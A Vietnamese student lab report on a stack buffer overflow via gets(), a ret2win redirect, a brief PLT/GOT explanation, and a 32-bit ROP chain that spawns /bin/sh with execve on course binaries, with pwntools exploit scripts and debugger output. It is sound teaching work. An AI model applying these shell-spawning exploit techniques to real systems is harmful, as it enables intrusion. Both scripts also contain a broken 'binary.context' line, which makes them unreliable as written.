BÁO CÁO THỰC HÀNH

Môn học: Lập trình an toàn và khai thác lỗ hỏng phần mềm

Kỳ báo cáo: Lab 5

Tên chủ đề: Integer overflow và ROP

GVHD: Đỗ Thị Thu Hiền

Nhóm: 10

1. THÔNG TIN CHUNG:

Lớp: NT521.O11.ANTN

STT	Họ và tên	MSSV	Email
1	Lưu Gia Huy	21520916	21520916@gm.uit.edu.vn
2	Nguyễn Vũ Anh Duy	21520211	21520211@gm.uit.edu.vn
3	Nguyễn Văn Khang Kim	21520314	21520314@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:[1]

STT	Công việc	Kết quả tự đánh giá
1	Yêu cầu 05	100%
2	Yêu cầu 06	100%
3	Yêu cầu 07	100%


Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

[1] Ghi nội dung công việc, các kịch bản trong bài Thực hành

BÁO CÁO CHI TIẾT

Yêu cầu 5. Sinh viên khai thác lỗ hổng stack overflow của file thực thi vulnerable, điều hướng chương trình thực thi hàm success. Báo cáo chi tiết các bước thực hiện.

Đầu tiên ta tiến hành check kiến trúc file, và kiểm tra các chế độ bảo mật đã được bật:




Đọc source code ta thấy có lỗi BOF với gets, và mục tiêu là ghi đè return address về hàm success

B.2.1. Stack overflow – Ví dụ ôn tập


Cho file thực thi **vulnerable**, với mã nguồn như bên dưới.

```
1  #include <stdio.h>
2  #include <string.h>
3  void success() {
4        puts("You Have already controlled it.");
5        exit(0);
6  }
7  void vulnerable() {
8        char s[12];
9        gets(s);
10       puts(s);
11       return;
12 }
13 int main(int argc, char **argv) {
14       vulnerable();
15       return 0;
16 }
```

Debug với pwndbg, đặt breakpoint tại gets() và ret để tính toán số lượng kí tự cần thiết ghi vào để ghi đè tới return address




Ta có được địa chỉ lưu chuỗi nhập vào như bên dưới:




```
pwndbg> x/s 0xffffcc64
0xffffcc64:     "1337"
```


Return address:



Ta tính được cần ghi 24bytes vào để ghi đè được tới return address:



Ta cần đi tìm địa chỉ hàm success:




Exploit code:


exploit_yc5.py

```python
from pwn import *

binary = binary.context = ELF("./vulnerable")
r = process(binary.path)

payload = b"a"*24 + p64(0x0804846b)

r.sendline(payload)

r.interactive()
```

We done!



Yêu cầu 6. Sinh viên tự tìm hiểu và giải thích ngắn gọn về: procedure linkage table và Global Offset Table trong ELF Linux.




Ở đây ta nhận thấy là trong assembly code thì khi gọi hàm ta sẽ gọi call <puts@plt>

puts@plt này sẽ trỏ đến địa chỉ puts@got và puts@got này sẽ trỏ đến địa chỉ của hàm puts trong libc.

Nếu như hàm puts chưa từng được gọi trước đó thì puts@got của nó sẽ trỏ đến địa chỉ của 1 lệnh, lệnh này sẽ thực hiện tìm kiếm địa chỉ của puts trong libc.

Còn nếu như puts đã được gọi trước đó thì puts@got này sẽ lưu địa chỉ của hàm puts trong libc. Như hình:



Yêu cầu 7. Sinh viên khai thác lỗ hổng stack overflow trong file rop để mở shell tương tác.

Source code ta thấy có lỗi BOF, tuy nhiên thì không có các hàm sẵn lấy shell hay flag, cũng k dùng được shell code, do đó ta có thể nghĩ đến kĩ thuật ROP :

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3   int v4; // [esp+1Ch] [ebp-64h] BYREF
4
5   (setvbuf)(stdout, 0, 2, 0);
6   (setvbuf)(stdin, 0, 1, 0);
7   (puts)("This time, no system() and NO SHELLCODE!!!");
8   (puts)("What do you plan to do?");
9   (gets)(&v4);
10  return 0;
11 }
```

Mà đây là kiến trúc 32-bit, do đó để dùng ROP với systemcall ta cần phải setup các giá trị của thanh ghi như bên dưới, ở đây mục tiêu là dùng systemcall execve(), do đó ta cần setuo các thanh ghi có giá trị cụ thể như sau: eax=0xb, ebx=<địa chỉ chuỗi /bin/sh>, ecx=edx=0

x86 (32-bit)

Compiled from Linux 4.14.0 headers.

NR	syscall name	references	%eax	arg0 (%ebx)	arg1 (%ecx)	arg2 (%edx)
0	restart_syscall	man/ cs/	0x00	-	-	-
1	exit	man/ cs/	0x01	int error_code	-	-
2	fork	man/ cs/	0x02	-	-	-
3	read	man/ cs/	0x03	unsigned int fd	char *buf	size_t count
4	write	man/ cs/	0x04	unsigned int fd	const char *buf	size_t count
5	open	man/ cs/	0x05	const char *filename	int flags	umode_t mode
6	close	man/ cs/	0x06	unsigned int fd	-	-
7	waitpid	man/ cs/	0x07	pid_t pid	int *stat_addr	int options
8	creat	man/ cs/	0x08	const char *pathname	umode_t mode	-
9	link	man/ cs/	0x09	const char *oldname	const char *newname	-
10	unlink	man/ cs/	0x0a	const char *pathname	-	-
11	execve	man/ cs/	0x0b	const char *filename	const char *const *argv	const char *const *envp

Địa chỉ của chuỗi /bin/sh có trong file binary:

```
→ lab5
▶ rabin2 -z rop | grep "bin/sh"
0   0×00076408 0×080be408 7    8    .rodata ascii   /bin/sh
→ lab5
▶
```

Tiến hành tính toán số bytes cần ghi vào để ghi đè đến return address:

```
▶ 0×8048e96 <main+114>    call   gets
        arg[0]: 0×ffffcc8c ◂— 0×3
        arg[1]: 0×0
        arg[2]: 0×1
        arg[3]: 0×0
```


```
   0×8048e96 <main+114>                call   gets                    <gets>

   0×8048e9b <main+119>                mov    eax, 0
   0×8048ea0 <main+124>                leave
▶  0×8048ea1 <main+125>                ret                                <0×804907a; __libc_start_main+458>
    ↓
   0×804907a <__libc_start_main+458>   mov    dword ptr [esp], eax
   0×804907d <__libc_start_main+461>   call   exit                       <exit>

   0×8049082 <__libc_start_main+466>   call   _dl_discover_osversion          <_dl_discover_osversion>

   0×8049087 <__libc_start_main+471>   test   eax, eax
   0×8049089 <__libc_start_main+473>   js     __libc_start_main+780       <__libc_start_main+780>

   0×804908f <__libc_start_main+479>   mov    edx, dword ptr [_dl_osversion] <0×80ec1e8>
   0×8049095 <__libc_start_main+485>   test   edx, edx
[ STACK ]
00:0000| esp 0×ffffccfc —▸ 0×804907a (__libc_start_main+458) ◂— mov dword ptr [esp], eax
01:0004|     0×ffffcd00 ◂— 0×1
02:0008|     0×ffffcd04 —▸ 0×ffffcd84 —▸ 0×ffffcf11 ◂— '/mnt/d/Nam3_Ki1/lap-trinh-an-toan/lab5/rop'
03:000c|     0×ffffcd08 —▸ 0×ffffcd8c —▸ 0×ffffcf3c ◂— 'SHELL=/bin/bash'
```

Như vậy ta cần ghi 112 bytes:

```
→ lab5
▶ python3
Python 3.10.12 (main, Nov 20 2023, 15:14:05) [GCC 11.4.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> str = 0×ffffcc8c
>>> ret = 0×ffffccfc
>>> ret - str
112
>>>
```

Ta cần tiến hành đi tìm các gadget cần thiết:


Ta dùng lệnh: ROPgadget --binary rop | grep "pop eax ; ret" để tìm gadget pop eax ; ret



Tìm tương tự như vậy ta có 1 gadget khá tiện lợi là

0x0806eb90 : pop edx ; pop ecx ; pop ebx ; ret

Thêm nữa ta cần tìm gadget int 0x80 để gọi systemcall với các thanh ghi đã được setup



Exploit code:

exploit_yc7.py > ...

```python
from pwn import *

binary = binary.context = ELF("./rop")
r = process(binary.path)

binsh = 0x080be408
pop_eax = 0x080bb196
pop_edx_ecx_ebx = 0x0806eb90
systemcall = 0x08049421

payload = b"a"*112
payload += p32(pop_eax) + p32(0x0b)
payload += p32(pop_edx_ecx_ebx) + p32(0) + p32(0) + p32(binsh)
payload += p32(systemcall)

r.sendline(payload)
r.interactive()
```

Giải thích code:

Ở trên ta dùng gadget pop eax để set eax = 0x0b

Edx=ecx=0 và ebx = địa chỉ chuỗi bin/sh


Cuối cùng gọi systemcall tương ứng, do ta đã setup các thanh ghi như thế nên systemcall tương ứng được gọi là execve:

x86 (32-bit)

Compiled from Linux 4.14.0 headers.

NR	syscall name	references	%eax	arg0 (%ebx)	arg1 (%ecx)	arg2 (%edx)
0	restart_syscall	man/ cs/	0x00	-	-	-
1	exit	man/ cs/	0x01	int error_code	-	-
2	fork	man/ cs/	0x02	-	-	-
3	read	man/ cs/	0x03	unsigned int fd	char *buf	size_t count
4	write	man/ cs/	0x04	unsigned int fd	const char *buf	size_t count
5	open	man/ cs/	0x05	const char *filename	int flags	umode_t mode
6	close	man/ cs/	0x06	unsigned int fd	-	-
7	waitpid	man/ cs/	0x07	pid_t pid	int *stat_addr	int options
8	creat	man/ cs/	0x08	const char *pathname	umode_t mode	-
9	link	man/ cs/	0x09	const char *oldname	const char *newname	-
10	unlink	man/ cs/	0x0a	const char *pathname	-	-
11	execve	man/ cs/	0x0b	const char *filename	const char *const *argv	const char *const *envp

We done!



HẾT